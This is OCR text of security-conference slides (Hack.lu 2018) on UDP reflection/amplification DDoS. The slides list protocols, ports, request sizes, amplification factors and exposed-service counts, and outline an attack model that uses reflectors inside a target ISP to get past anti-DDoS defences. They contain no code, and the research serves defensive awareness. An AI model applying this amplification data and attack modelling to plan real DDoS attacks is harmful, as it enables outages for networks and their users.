So you think IoT DDoS botnets are dangerous
Bypassing ISP and Enterprise Anti-DDoS with 90's technology

Dennis Rand

https://www.ecrimelabs.com

2018.HACK.LU

eCrimeLabs

About me

I'm a security researcher and founder of eCrimeLabs, based out of Denmark.

With more than 20 years of experience in offensive and defensive security.

Started in offense worked with vulnerability research and exploitation and have moved to defense in form of incident response and threat hunting, but still like to mix it up.

In "spare-time" I like to see the world through a camera.

eCrimeLabs

Disclaimer

This talk is **not** a guide how to perform a DDoS attack, or recommendation to do so.

The **goal** is to give you **insight** into current and future threats.

eCrimeLabs

Overview

- Background on project, why I started this
- Anti-DDoS solutions implementations
- Taking down the world – Max Pain

eCrimeLabs

Motivation and thesis

While working at large telco SOC in Denmark, doing DDoS mitigation I was wondering **why a majority** of the attacks were trivial and easily mitigated.

This was where I came to think of the "Max Pain Attack" thesis

eCrimeLabs


Initial idea and data gathering

During my research my dataset have been focused on **UDP services**

I started my research in the **beginning of 2016** and are currently covering **20 services and 21 attack patterns**.


The **Proof-of-Concept is around UDP** but the content of the problem (Max Pain) can easily be adopted with additional services and botnets.

Anti-DDoS infrastructure implementation



UDP Protocols

There has been an average of **12.000.000+** potential vulnerable services exposed every month measured over the last 8 months.



UDP Protocols

Attack protocol	Request byte size	Average / Maximum Amplification factor		Attacker controlled (amp factor)	Average Numbers
CHARGEN(UDP/19)	1 byte	261	**6958**	NO	10.702
DNS(UDP/53)	37 bytes	14	110	**YES**	661.036
SSDP/UPNP(UDP/1900)	94 bytes	34	**999**	**NO***	5.786.313
Portmap(UDP/111)	40 bytes	4	249	NO	1.802.163
SIP(UDP/5060)	128 bytes	3	19	NO	1.549.374
TFTP(UDP/69)	10 bytes	3	99	**YES**	1.268.058
NetBIOS(UDP/137)	50 bytes	3	299	NO	601.869
MSSQL(UDP/1434)	1 byte	156	**2449**	NO	120.919
Steam(UDP/27015)	25 bytes	7	199	NO	32.807
NTP(UDP/123) - MONLIST	8 bytes	68	2449	**YES**	556.912
NTP(UDP/123) - READVAR	12 bytes	22	198	NO	3.927.654
SNMP(UDP/161)	40 bytes	34	**553**	NO	2.509.475


Attack protocol	Request byte size	Average / Maximum Amplification factor		Attacker controlled	Numbers (May 2018)
mDNS(UDP/5353)	46 bytes	5	44	NO	9580
QOTD(UDP/19)	2 bytes	69	591	NO	4071
ICABrowser(UDP/1604)	42 bytes	47	516	NO	2325
Sentinel(UDP/5093)	6 bytes	168	666	NO	1569
RIPv1(UDP/520)	24 bytes	11	309	NO	1364
Quake3(UDP/27960)	14 bytes	57	99	NO	569
CoAP(UDP/5683)	21 bytes	16	97	NO	279.588
LDAP(UDP/389)	52 bytes	53	99	NO	48.931
Memcached(UDP/11211)	15 bytes	73	100	**YES**	25.510


Data record in and out-bound are without UDP packet header, meaning **pure data**.

eCrimeLabs


Global view

A global view of potential vulnerable UDP services






eCrimeLabs



DOWN

eCrimeLabs

MaxPain attack modeling



If systems can be found to abuse **from within** the ISP network, **NO MORE NEED** for **1TBps+ traffic**, the attacker would only need to reach **line speed on target**.

eCrimeLabs

Pre-target analysis

Prior to attacking or choosing the sources of attack a minimal analysis could be made, to identify if there are any UDP service open.

